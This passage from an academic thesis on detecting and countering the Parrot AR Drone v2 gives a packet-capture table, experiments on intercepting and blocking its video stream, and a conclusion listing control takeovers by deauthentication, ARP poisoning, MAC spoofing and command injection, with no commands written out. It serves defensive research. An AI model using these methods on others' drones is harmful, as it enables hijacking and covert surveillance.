| 44 | 0.221633 | 192.168.1.1 | 192.168.1.2 | SIGCOMP | 1514 | |
| 45 | 0.222133 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=13033 Ack=0 Win=5792 Len=1448 TSval=4294952092 TSecr=901767694 |
| 46 | 0.222506 | 192.168.1.1 | 192.168.1.2 | TCP | 839 | personal-agent > 49731 [PSH, ACK] Seq=14481 Ack=0 Win=5792 Len=773 TSval=4294952092 TSecr=901767694 |
| 47 | 0.243498 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=15254 Ack=0 Win=5792 Len=1448 TSval=4294952095 TSecr=901767700 |
| 48 | 0.243746 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=16702 Ack=0 Win=5792 Len=1448 TSval=4294952095 TSecr=901767700 |
| 49 | 0.244368 | 192.168.1.1 | 192.168.1.2 | TCP | 732 | personal-agent > 49731 [PSH, ACK] Seq=18150 Ack=0 Win=5792 Len=666 TSval=4294952095 TSecr=901767700 |
| 50 | 0.273653 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=18816 Ack=0 Win=5792 Len=1448 TSval=4294952099 TSecr=901767721 |
| 51 | 0.274146 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=20264 Ack=0 Win=5792 Len=1448 TSval=4294952099 TSecr=901767721 |
| 52 | 0.274161 | 192.168.1.1 | 192.168.1.2 | TCP | 793 | personal-agent > 49731 [PSH, ACK] Seq=21712 Ack=0 Win=5792 Len=727 TSval=4294952099 TSecr=901767721 |
| 53 | 0.307505 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=22439 Ack=0 Win=5792 Len=1448 TSval=4294952103 TSecr=901767750 |
| 54 | 0.308145 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=23887 Ack=0 Win=5792 Len=1448 TSval=4294952103 TSecr=901767750 |
| 55 | 0.308156 | 192.168.1.1 | 192.168.1.2 | TCP | 323 | personal-agent > 49731 [PSH, ACK] Seq=25335 Ack=0 Win=5792 Len=257 TSval=4294952103 TSecr=901767750 |
| 56 | 0.333958 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=25592 Ack=0 Win=5792 Len=1448 TSval=4294952107 TSecr=901767783 |
| 57 | 0.334246 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | [TCP segment of a reassembled PDU] |
| 58 | 0.337093 | 192.168.1.1 | 192.168.1.2 | SIGCOMP | 323 | |
| 59 | 0.364078 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=28745 Ack=0 Win=5792 Len=1448 TSval=4294952111 TSecr=901767812 |

|  |  |  |  |  |  |  |
|---|---|---|---|---|---|---|
| 60 | 0.364495 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=30193 Ack=0 Win=5792 Len=1448 TSval=4294952111 TSecr=901767812 |
| 61 | 0.364505 | 192.168.1.1 | 192.168.1.2 | TCP | 362 | personal-agent > 49731 [PSH, ACK] Seq=31641 Ack=0 Win=5792 Len=296 TSval=4294952111 TSecr=901767812 |
| 62 | 0.409072 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=31937 Ack=0 Win=5792 Len=1448 TSval=4294952116 TSecr=901767839 |
| 63 | 0.409733 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=33385 Ack=0 Win=5792 Len=1448 TSval=4294952116 TSecr=901767839 |
| 64 | 0.410110 | 192.168.1.1 | 192.168.1.2 | TCP | 687 | personal-agent > 49731 [PSH, ACK] Seq=34833 Ack=0 Win=5792 Len=621 TSval=4294952116 TSecr=901767839 |
| 65 | 0.441368 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=35454 Ack=0 Win=5792 Len=1448 TSval=4294952120 TSecr=901767884 |
| 66 | 0.443483 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=36902 Ack=0 Win=5792 Len=1448 TSval=4294952120 TSecr=901767884 |
| 67 | 0.445610 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=38350 Ack=0 Win=5792 Len=1448 TSval=4294952120 TSecr=901767884 |
| 68 | 0.445855 | 192.168.1.1 | 192.168.1.2 | TCP | 565 | personal-agent > 49731 [PSH, ACK] Seq=39798 Ack=0 Win=5792 Len=499 TSval=4294952120 TSecr=901767884 |
| 69 | 0.473060 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=40297 Ack=0 Win=5792 Len=1448 TSval=4294952124 TSecr=901767919 |
| 70 | 0.473237 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=41745 Ack=0 Win=5792 Len=1448 TSval=4294952124 TSecr=901767919 |
| 71 | 0.474728 | 192.168.1.1 | 192.168.1.2 | RELOAD Frame | 1288 | ACK |
| 72 | 0.499304 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=44415 Ack=0 Win=5792 Len=1448 TSval=4294952128 TSecr=901767947 |
| 73 | 0.499738 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=45863 Ack=0 Win=5792 Len=1448 TSval=4294952128 TSecr=901767947 |
| 74 | 0.500101 | 192.168.1.1 | 192.168.1.2 | TCP | 1319 | personal-agent > 49731 [PSH, ACK] Seq=47311 Ack=0 Win=5792 Len=1253 TSval=4294952128 TSecr=901767947 |

Figure 22: Network stream of Port 5555

#### 4.3.2.2 Passive Video Capture

After the results of direct connection, a new hypothesis was identified, to attempt to access the video stream of the Parrot with the test machine, without disconnecting the controller, shown in Figure 23. A number of experiments were developed to test this hypothesis. The first experiment undertaken involved taking network captures and attempting to reconstruct them in real time, similar in method to a traditional man in the middle attack, whereby the data is siphoned during transit between the two devices. This had differing levels of effectiveness; to decode the stream from a network capture directly from Wireshark required a saved network capture file, which could not be achieved in real time. While this is not ideal, it does however give the ability to reconstruct the video after an incident has taken place to act as evidence, for storage and later analysis if necessary, proving $H_{13}$, while also providing evidence towards $H_7$.

| **Hypothesis** | **Related Research Question** |
|---|---|
| $H_{13}$: Can the Parrot's video stream be viewed without interrupting the ground controller | RQ2 |

Figure 23: Further identified Hypothesis

There are a number of tools that use packet headers to reconstruct images and text files in real time directly out of network captures, including driftnet and tcpextract. These tools however, are quite dated, and do not offer video reconstruction. Using named pipes as buffers could be a solution to the need for real-time reconstruction, with a theorised flow diagram detailed in Figure 24. However pursuing a real-time reconstruction method was deemed too large a task for this thesis, while other proposed methods had not yet been explored.




Figure 24: Theorised real-time construction flow diagram

The second experiment looked at the applications running on the Parrot, in particular inetd, netcat and iptables to develop a method of splitting the video stream to send to multiple devices simultaneously. On the Parrot, inetd is used to manage the FTP server, while netcat, as mentioned previously can offer similar file transferring capability. IP tables is the default Linux firewall application, a particular module in iptables named TEE seemed promising, as it allows for all traffic either on a network interface, or an entire device to be cloned and sent to another local address. Meaning an exact copy of the network stream is sent to another device in real time. The TEE module seemed a more dependable method of passive network harvesting, compared to capturing the network traffic “in the air”, as all packets will be sent to the test machine without the need for a dedicated interface on the test machine to be active, capturing this traffic.

Through further exploration of the Parrot, it was found that the version of iptables onboard the Parrot contained the TEE module, meaning this method could be achieved. However, the kernel module allowing this feature was not included in the Parrots 2.6.32.9 custom kernel. Further research into the TEE module found that the TEE module became a standard feature rather than an extended feature in kernel 2.6.35. Meaning a separate kernel module was not generated for the TEE module for kernels after 2.6.35. Additionally, kernel 2.6.32 is no longer supported by IP tables, with kernel module compilation scripts retroactively altered to prevent the TEE module from being generated. This led to two identified methods to get this module onto the Parrot. Either compiling a new kernel and deploying it on the Parrot, or compiling the kernel module from source.

As the aim of this experiment was to develop a method which could be deployed to the Parrot for passive monitoring without interrupting the Parrots normal operations; deploying a new kernel to the Parrot would be counter to this objective. Deploying and installing a new kernel would most certainly interrupt normal operation of the Parrot, and take a significant amount of time, longer than the battery life of the Parrot while in flight. Thus the development of the TEE kernel module for deployment was chosen.

Further research into the Parrot kernel modules, revealed that there are different kernel versions running on the Parrot AR drone v2s. For the kernel module to be loaded into the Parrot kernel, the extraversion must match, meaning the module must be cross compiled against the Parrots kernel headers, containing the matching extraversion number. Documentation is lacking upon which Parrots are using differing kernel modules, however as of the time of writing, the kernel has not been updated in 2 years (yvesmarie, 2012). Meaning it will be possible to use mitigations against any Parrot produced since April 2012, or whose kernel has been updated during that time, as the environment used to generate the module uses the latest kernel extraversion, 2.6.32.9-gbb4d210.

Development of the kernel module involved establishing a cross compiling environment for ARMv7 embedded devices. The linaro toolchain was used to cross compile the Parrot kernel retrieved from https://devzone.parrot.com/projects/list_files/oss-ardrone2, which could subsequently be used for kernel module compilation. However, when compiling the custom Parrot kernel, a number of fatal errors occurred. To ensure this was not a toolchain error, crosstool-ng a toolchain generator was used to create a custom toolchain specific for ARMv7 devices. The custom toolchain was then used to cross compile the Parrots kernel, also failing. Both toolchains were used to cross compile a generic Linux kernel with the same version as the Parrot, being 2.6.32.9, coupled with the Parrots kernel configuration file; the kernel was successfully cross compiled using both toolchains. Further research into open source development of the Parrot detailed difficult in cross compiling the kernel provided by Parrot, with generic kernels being used to build modules. As such the cross compiled generic 2.6.32.9 kernel, with the Parrot kernel configuration file generated by the custom tool-chain was used for kernel module development. To test that the binaries compiled with the tool-chain would operate on the Parrot, a simple C program was cross compiled, and successfully run on the Parrot. The TEE modules C file was retrieved from (Engelhardt, J., 2010), with a makefile created to generate the TEE module. However, this was unsuccessful due to a range of errors arising from the module code. This experiment was unsuccessful in providing evidence for $H_{13}$.

#### 4.3.2.3 Video Prevention

Preventing the video from reaching the controller was tested using a number of experiments. As a side effect of using Deauthentication and ARP cache poisoning to limit control to the controller, the video stream is also prevented from reaching the ground controller, proving $H_9$. Further, utilising the iptables utility, an iptables rule chain was deployed against the Parrot, which blocked outgoing video traffic from the video port 5555, proving H9; depicted in Appendix C. Similar to the control port manipulation using iptables, the iptables rule can be altered to allow traffic to be sent to only the IP address of the test machine, assisting in proving $H_7$.

#### 4.3.2.4 Summary

In summary, experiments undertaken successfully proved $H_7$, $H_8$, $H_9$ and $H_{13}$. Direct interaction using ffplay and vlc with the Parrot proved $H_7$, additionally proving $H_8$, with examination of network captures further proving $H_8$. $H_{13}$ was successfully proven by reconstructing the video stream from a saved network capture. Using Kernel module experiments to achieve real-time video reconstruction did not assist in answering $H_{13}$. A theorised method was proposed, which can be explored in further research to achieve simultaneous real time video capture.

## 4.4 Discussion of Results

The results in this research have been mainly positive, particularly in relation to detection research. The method explored involved developing a data-link signature, based on customising effective existent scanning techniques. The detection method can successfully detect Parrots entering the range of the detection device. This result is useful, as it shows that characteristics of a small UAVs data link can be used to detect the UAV, from which further actions can be taken against the UAV.

The majority of experiments explored the possibility of implementing mitigations against the Parrot, through exploiting a combination of 802.11 network vulnerabilities, device misconfigurations and characteristics of the device. In regards to control based mitigation methods, the generic network vulnerability methods, such as Deauthentication, ARP cache poisoning and MAC address spoofing were successful in limiting control. Misconfigurations present by design on the Parrot, including no encryption on the network and higher than necessary user privilege, proved useful in manipulating the control of the Parrot. Methods aimed at leveraging the command structure of the Parrot were less successful, due to the Parrot ignoring control commands issued from multiple sources. This resulted in requiring the controller to be disconnected from the parrot, to allow these commands to be executed; limiting their effectiveness due to the non-persistent result of the commands. Further examination of the control stream resulted in other methods of limiting control of the Parrot, due to a lack of error handling.

Manipulation of the video stream of the Parrot was also successful. A number of methods currently exist in the body of knowledge, namely from Deligne (2012) and

Rand (2013). Direct capture of the video stream was not possible without interrupting the video stream; however the stream could be reconstructed at a later date through passive network stream capturing. Limiting access to the video stream was successful with a range of methods

As mentioned in the research design of this thesis, due to the lack of testing in this field, all results improve the body of knowledge. As such the unsuccessful methods can be revisited in future research against additional types of small civilian UAVs. Successful exploitation of the Parrot proves detection and mitigation is possible to protect CI and address privacy concerns, through examining the control structure and characteristics of the small civilian UAV.

In summary, this chapter presented the results of a series of experiments undertaken in the research area, for clarity of results the experiments were grouped into the areas of the research questions, being detection and mitigation, with mitigation grouped further into control and video. A range of experiments were undertaken falling under these areas, with their results documented. This chapter concluded with a discussion of these results. Chapter five concludes this thesis, documenting how this thesis has answered the posed research questions, what this means for the body of knowledge, a critical review of the research method and a prediction of future work in this area.

# 5.0 Conclusion

This thesis set out to examine the Parrot AR drone V2 small civilian UAV, to determine a suitable method of detecting this UAV, along with identifying methods which could be used to manipulate the control and video stream of the Parrot. This was undertaken with a focus of mitigating against privacy and security issues which arise from small civilian UAVs being active in and around critical infrastructure and civilians. This chapter presents the outcomes of the research undertaken, and shows how the hypotheses developed answered the posed research questions. This is followed by a critical review of the research method, and finally with a discussion of possible future research in this field.

## 5.1 Research Outcomes

A number of research questions were formed to address the detection and mitigation of small civilian UAVs. These questions were the focus of this research, from which the selected quantitative research design was applied, to develop a number of hypotheses to substantiate the questions. Figure 25, depicts the research questions, in relation to the derived hypotheses.

| **Research Question** | **Related Hypotheses** |
|---|---|
| RQ1: How can a small civilian UAV be detected and controlled to mitigate privacy and security issues generated from increasing unregistered airspace activity? | $H_1$: Does the Parrot UAV output an identifiable signal?<br>$H_2$: Can a detection signature be derived from an identifiable signal output by the Parrot UAV?<br>$H_3$: Does the Parrot communicate with the ground controller using 802.11?<br>$H_4$: Can the Parrot be directly interacted with by an external entity?<br>$H_5$: Is the Parrot UAV susceptible to control manipulation?<br>$H_6$: Are there multiple methods which can be used to manipulate the control of a Parrot UAV<br>$H_{10}$: Can MAC address pairing on the Parrot UAV be subverted?<br>$H_{11}$: Can the Parrots onboard controller program be disabled to allow for command execution?<br>$H_{12}$: Can the Parrots control link be disabled to allow for command execution? |
| RQ1-a: Is a signature-based method suitable for | $H_1$: Does the Parrot UAV output an identifiable sig- |

| | |
|---|---|
| detection of small UAVs using a widespread medium? | nal?<br>$H_2$: Can a detection signature be derived from an identifiable signal output by the Parrot UAV?<br>$H_3$: Does the Parrot communicate with the ground controller using 802.11?<br>$H_4$: Can the Parrot be directly interacted with by an external entity? |
| RQ1-b: What methods can be used to manipulate control of a small civilian UAV? | $H_3$: Does the Parrot communicate with the ground controller using 802.11?<br>$H_4$: Can the Parrot be directly interacted with by an external entity?<br>$H_5$: Is the Parrot UAV susceptible to control manipulation?<br>$H_6$: Are there multiple methods which can be used to manipulate the control of a Parrot UAV<br>$H_{10}$: Can MAC address pairing on the Parrot UAV be subverted?<br>$H_{11}$: Can the Parrots onboard controller program be disabled to allow for command execution?<br>$H_{12}$: Can the Parrots control link be disabled to allow for command execution? |
| RQ2: How can the video stream of small civilian UAVs be manipulated to address privacy and security concerns? | $H_7$: Can the video stream between the Parrot UAV and controller be intercepted by a third party?<br>$H_8$: Does the Parrot UAV use a modified H.264 video encoding scheme?<br>$H_9$: Can access to the video stream of the Parrot UAV be limited?<br>$H_{13}$: Can the Parrots video stream be viewed without interrupting the ground controller |

Figure 25: Research Questions and related Hypotheses

A number of experiments aimed at proving these postulated hypotheses were developed and undertaken throughout the research, a complete listing is shown in Figure 26.

| Experiment | Related Hypotheses |
|---|---|
| Connection Capture and analysis | $H_1$, $H_2$, $H_3$ |
| Command Capture and analysis | $H_3$ |
| File system exploration | $H_2$, $H_3$, $H_4$ |
| Examining connecting multiple devices | $H_4$ |
| The effect of Deauthentication | $H_4$,$H_5$, $H_6$, $H_{12}$ |
| The effect of ARP cache poisoning | $H_4$ ,$H_5$, $H_6$, $H_{10}$, $H_{12}$ |
| Disabling the onboard controller | $H_{11}$ |
| MAC address spoofing | $H_5$, $H_6$, $H_{10}$, $H_{12}$ |
| Sending Malformed UDP packets | $H_4$, $H_5$, $H_6$ |
| Injecting Video Disable AT command | $H_5$, $H_6$ |
| Injecting GPS location AT command | $H_5$, $H_6$ |
| Injecting MAC un-pair AT command | $H_5$, $H_6$ |
| Manipulating file system utilities using iptables | $H_5$, $H_6$ |
| Manipulating file system utilities using ftp | $H_5$, $H_6$ |
| Manipulating file system utilities using netcat | $H_5$, $H_6$ |
| Manipulating file system utilities using telnet | $H_5$, $H_6$ |
| Direct video connection | $H_7$, $H_8$, $H_9$ |
| Video stream capture | $H_7$, $H_{13}$ |
| Video packet analysis | $H_8$ |
| Kernel module development | $H_{13}$ |
| Video prevention using Deauthentication | $H_9$ |
| Video prevention using ARP cache poisoning | $H_9$ |
| Video prevention using iptables | $H_9$ |

Figure 26: Experiments and related Hypotheses

$H_1$: Does the Parrot UAV output an identifiable signal?, was proven through analysis of network captures taken against the Parrot and controller, identifiable characteristics in the signal was noted, namely the vendor MAC address and 10 unique open ports. These two points of information can be used to identify the Parrots signal.

In regards to $H_2$: Can a detection signature be derived from an identifiable signal output by the Parrot UAV?, a combination of analysis of the connection captures and the file system assisted in proving this hypothesis. Analysis of the connection captures provided identifiable characteristics, the behaviour of which was defined by examining the file system, in particular the services running on these character defining open ports. From this information, a detection signature was successfully derived.

$H_3$: Does the Parrot communicate with the ground controller using 802.11? was also proven through examining the connection captures and exploring the file system. The parrot runs on an 802.11 WiFi network, with a range of network-based services active.

Exploration of the file system provided evidence towards hypothesis $H_4$: Can the Parrot be directly interacted with by an external entity?. A number of interactive network services, including telnet and ftp were active on the Parrot, leading to the ability to interact with the Parrot. Examining the behaviour of connecting multiple devices proved that the parrot could be interacted with by an external entity, allowing connection to these services, in addition to the video and control stream, albeit limiting the original controller. Additionally, experimentation with common 802.11 network attacks, resulted in directly interacting the Parrot from an external entity, through the use of Deauthentication and ARP cache poisoning.

A number of experiments relating to hypothesis $H_5$: Is the Parrot UAV susceptible to control manipulation? proved this hypothesis. 802.11 network attacks, including Deauthentication, ARP cache poisoning and MAC address spoofing manipulated control away from the controller, allowing a second controller to connect to the Parrot. Further to this, manipulation of file system utilities, including iptables, ftp, netcat and telnet can be used to limit control of the Parrot, while the lack of error handling on the Parrot leads to abnormal behaviour when sending malformed UDP packets to port 5556.. Manipulation was also tested with a number of device specific control commands, including disabling the video, injecting fake GPS locations, and disabling the MAC pairing security feature. Of these, disabling the video worked as intended, however none of these control manipulations were persistent. Additionally, control of the Parrot could be manipulated by direct connecting to the video stream to interrupt viewing.

By association, hypothesis $H_6$: Are there multiple methods which can be used to manipulate the control of a Parrot UAV? was proven during testing of $H_5$.

In regards to hypothesis $H_7$: Can the video stream between the Parrot UAV and controller be intercepted by a third party?, direct video connection and capturing the video stream through network capture proved this hypothesis.

Hypothesis $H_8$: Does the Parrot UAV use a modified H.264 video encoding scheme? was disproven by connecting directly to the Parrot with two different media players, proving a standard codec. Analysis of the video packets confirmed that only the header file of the video packets are modified, with the encoded video stream unchanged. Analysis of H.264 is significant, as it can be applied to military UAVs which use this encoding scheme.

Through using control manipulation methods, including Deauthentication and ARP cache poisoning, hypothesis $H_9$: Can access to the video stream of the Parrot UAV be limited? was proven. Additionally, the video stream could also be limited by applying iptables rule chains to block the port used for video sending the stream.

Hypothesis $H_{10}$: Can MAC address pairing on the Parrot UAV be subverted?, resulted from further analysis of the Parrot. Through the use of MAC address spoofing, and ARP cache poisoning, MAC address pairing could be subverted to allow an unauthorised external entity to interact with the Parrot.

Hypothesis, $H_{11}$: Can the Parrots onboard controller program be disabled to allow for command execution? was disproven, as disabling the onboard controller results in commands not being executed on the Parrot. As per the research design however, this result improved the body of knowledge, as disabling the onboard controller reliably disabled the flight ability of the Parrot.
In comparison, hypothesis $H_{12}$: Can the Parrots control link be disabled to allow for command execution? was proven. Through disconnecting the controller and Parrot, using MAC address spoofing, Deauthentication and ARP cache poisoning, control commands could be executed against the Parrot. As detailed however, these control commands were found to be of limited use due to being non-persistent.

Hypothesis, $H_{13}$: Can the Parrots video stream be viewed without interrupting the ground controller? was proven, as direct capture of the network stream can allow for future reconstruction of the video stream for viewing. Attempts at real-time viewing without interrupting the ground controller were not achieved. However, further research into kernel module development for the Parrot could lead to the ability to view the video stream in real-time without disconnecting the controller.

By providing answers to these hypotheses, the research questions have been substantiated. RQ1 asked, *How can a small civilian UAV be detected and controlled to mitigate privacy and security issues generated from increasing unregistered airspace activity?* To address this question, two sub questions were formed to split development of a solution between the core themes of the research, detection and control. With RQ1-a *Is a signature-based method suitable for detection of small UAVs using a widespread medium?* addressing the detection theme, and RQ1-b *What methods can be used to manipulate control of a small civilian UAV?*, relating to the control theme.

RQ1-a was answered by proving hypotheses, $H_{1,}$ $H_{2,}$ $H_3$ and $H_{4.}$ Which affirms that a signature-based detection method is suitable for detecting small UAVs, through development of a signature-based detection Python script, using the characteristics of the data link to detect Parrots; which can be deployed on a wide range of devices. RQ1-b was addressed by proving $H_{5,}$ $H_{6,}$ $H_{10,}$ $H_{11}$and $H_{12}$, detailing multiple methods which could manipulate the control of the Parrot UAV. Answering RQ1-a and RQ1-b, through proving $H_{1,}$ $H_{2,}$ $H_{3,}$ $H_{4,}$ $H_{5,}$ $H_{6,}$ $H_{10,}$ and $H_{12}$; coupled with disproving $H_{11}$ has substantiated RQ1.

RQ2, *How can the video stream of small civilian UAVs be manipulated to address privacy and security concerns?* continued on the control theme of research. Hypotheses $H_7$, $H_{8,}$ $H_9$ and $H_{13}$, were proven; providing methods which manipulate the video stream of the Parrot UAV. These methods can be used to address privacy and security concerns, regarding high definition cameras on small civilian UAVs, thus providing a solution to RQ2.

## 5.2 Critical Review of Research

The research method used was appropriate for deriving the results required of the questions. By using an iterative research design, further hypotheses could be developed, which assisted in providing evidence towards the research questions. It was possible to explore areas of research based upon information which would not have been known without undertaking initial experiments, the flexibility of the research design allowed for this to occur. Controlling the number of unknowns in the laboratory experiment method was the driving factor for this iterative process. It would have been possible to use a field experiment method for this research to test real world validity. However discerning the shortcomings of experiments would have been difficult with the loss of controllable factors, such as higher signal interference; causing an iterative process to be less repeatable.

During experiments relating to MAC address pairing, it was found that this method of control was unreliable, due to a human reaction factor that would be present in an uncontrolled scenario. To define results from this experiment, assumptions were made as to this behaviour. A human reaction factor was unknown at the period of conceptualising this research design, and not revealed until near the end of research. A more adaptive research design, which could account for the need to measure unforeseen reaction times would have been more appropriate for determining the reliability of this particular control manipulation method. Future research in this area could account for the human factor in control of small civilian UAVs, in regards to manipulating this control for mitigation purposes.

## 5.3 Future Work

Future work in this area is full of potential. As previously identified, specifically regarding the Parrot, securing these devices could be the topic of further research into this specific small civilian UAV. Additionally, contribution to a universal small UAV detection system incorporating the characteristics of other data link technologies could be explored, allowing multiple types of small UAVs to be detected.

In regards to future mitigation research, methods of generating mitigations related to specific protocol controlled small UAVs, such as those running on radio frequency would expand the body of knowledge, as there is currently little identified research exploring this approach. This would complement future work towards a universal detection system, presenting actions which could be taken against these identified small UAVs. Further research for the Parrot AR Drone could involve exploring the aftermarket GPS module as a method of creating a detection signature or mitigation method, similar to other small civilian UAVs with GPS spoofing. Further to this, research could be undertaken to determine the human factor in control of small civilian UAVs. Measuring reaction times, and gauging typical behaviour to scenarios, to create more effective control manipulation techniques.

Furthermore, research into a method of video packet replacement in real time is a potential area of future research, as current methods rely on altering the device to present replacement video packets, while replacement in real-time during transmission has not been achieved. Finally, in reference to the Parrot, further work can be undertaken to achieve real-time viewing of the video stream without interrupting the controller’s video stream.

## 6.0 References:

Ahmad, M. S., & Tadakamadla, S. (2011). *Short paper: security evaluation of IEEE 802.11w specification*. Paper presented at the Proceedings of the fourth ACM conference on Wireless network security, Hamburg, Germany.

Ames, B. (2012). Using the h.264 standard might not be the best idea for real-time, mission-critical UAV video data feeds. *Military & Aerospace Electronics, 23*(1).

. At Commands for RC288ACx and RC144ACx Modem Families Reference Manual. (1996) (Vol. 3): Rockwell International.

Averbuch, A., Rabin, N., Schclar, A., & Zheludev, V. (2012). Dimensionality reduction for detection of moving vehicles. *Pattern Analysis and Applications, 15*(1), 19-27. doi: 10.1007/s10044- 011-0250-x

Azimi, A. (2012). competition offers solutions to detecting UAVs: U.S. Department of Defense Information.

Barton, J. D. (2012). Fundamentals of Small Unmanned Aircraft Flight. *Johns Hopkins APL Technical Digest, 31*(2).

Bellardo, J., & Savage, S. (2003). *802.11 denial-of-service attacks: real vulnerabilities and practical solutions*. Paper presented at the Proceedings of the 12th conference on USENIX Security Symposium - Volume 12, Washington, DC.

Bennett, B., Dee, C., Minh-Huy, N., & Hamilton, B. A. (2005, 17-20 Oct. 2005). *Operational concepts of MPEG-4 H.264 for tactical DoD applications.* Paper presented at the Military Communications Conference, 2005. MILCOM 2005. IEEE.

Bristeau, P.-J., Callou, F., Vissiere, D., & Petit, N. (2011). *The Navigation and Control technology inside the AR.Drone micro UAV*. Paper presented at the International Federation of Automatic control (IFAC) world Congress, Milano(Italy).

Butler, G. (2007). Enemy UAVs Threaten Our Security. [Commentary]. *United States Naval Institute. Proceedings, 133*(4), 66-67.

Carr, H. H., & Snyder, C. A. (2007). *Data Communications and Network Security*: McGraw-Hill Irwin.CASA. (1998). *Civil Aviation Safety Regulations*. Canberra, Australia.

Case, E. E., Zelnio, A. M., & Rigling, B. D. (2008). *Low-Cost Acoustic Array for Small UAV Detection and Tracking*. Paper presented at the Aerospace and Electronics Conference, 2008 NAECON 2008, IEEE National, Dayton, OH.

Chellappa, R., Gang, Q., & Qinfen, Z. (2004, 17-21 May 2004). *Vehicle detection and tracking using acoustic and video sensors.* Paper presented at the Acoustics, Speech, and Signal Processing, 2004. Proceedings. (ICASSP '04). IEEE International Conference on.

Ciampa, M. (2006). *CWNA Guide to Wireless LANs* (2nd ed.): Cengage Learning.
Congress, H. R.-.-t. (2012). *FAA Modernization and Reform Act of 2012*. Retrieved from http://www.govtrack.us/congress/bills/112/hr658.

Coole, M., Valli, C., & Woodward, A. (2012). *Understanding the Vulnerabilities in Wi-Fi and the Impact on its Use in CCTV Systems.* Paper presented at the Australian Security and Intelligence Conference, Perth, WA.

Cox, T. H., Sommers, I., & Fratello, D. J. (2006). Earth Observations and the Role of UAVs: A Capabilities Assessment: NASA.

daraosn. (2013). ardrone-wpa2 [Module]: Github. Retrieved from https://github.com/daraosn/ardrone-wpa2

DECO. (2013). DSGL Cheat Sheet: Defence Export Control Office.

Dimitropoulos, K., Grammalidis, N., Simitopoulos, D., Pavlidou, N., & Strintzis, M. (2005, 11-14 Sept. 2005). *Aircraft detection and tracking using intelligent cameras.* Paper presented at the Image Processing, 2005. ICIP 2005. IEEE International Conference on.

. Drone Shield. (2013), from http://www.droneshield.org/Home.html

Eshel, T. (2013). Mobile Radar Optimized to Detect UAVs, Precision Guided Weapons. *Defense Update*.Retrieved from defense-update.com/20130208_mobile-radar-optimized-to-detect-uavs-precision-guided-weapons-html

Engelhardt, J. (2010). "TEE" target extension for Xtables. Retrieved from lxr.freeelectrons.com/source/net/nefilter/xt_TEE.c

Fahlstrom, P., & Gleason, T. (2012). Introduction to UAV Systems (pp. 308).

Fritz, J. (2012). Satellite hacking: A guide for the perplexed. Culture Mandala: The Bulletin of the Centre for East-West Cultural and Economic Studies, 10(1).

Galliers, R. D. (1990). *Choosing appropriate Information Systems Research Approaches: A Revised Taxonomy.* Paper presented at the IFIP TC8 WG8.2, Copenhagen, Denmark.

Gaub, M. D. L. (2011). *The Children of Aphrodite The Proliferation and Threat of Unmanned Aerial Vehicles in the Twenty-First Century.* Monograph, United States Army Command and General Staff College, Fort Leavenworth, Kansas.

Goraj, Z., Rudinskas, D., & Stankunas, J. (2009). Security analysis of UAV radio communication system/Bepilociu orlaiviu radijo rysio sistemos analize *Aviation* (Vol. 13).

Hargreaves, S. (2013). Drones go Mainstream. *CNN Money*. Retrieved from http://money.cnn.com/2013/01/09/technology/drones/

Hartmann, K., & Steup, C. (2013, 4-7 June 2013). *The vulnerability of UAVs to cyber attacks – An approach to the risk assessment.* Paper presented at the Cyber Conflict (CyCon), 2013 5th International Conference.

Hindle, P. (2013). UAVs Unleashed. *Microwave Journal*, 8-8,10,12,14,16,18,20,22.

Housley, R., & Arbaugh, W. (2003). Security problems in 802.11-based networks. *Communications of the ACM - Wireless networking Security, 46,* 31-34.

Jacob, L., Hutchinson, D., & Abawajy, J. (2011). *Wifi security: Wireless with confidence*. Paper presented at the 4th Australian Security and Intelligence Conference, Perth, WA.

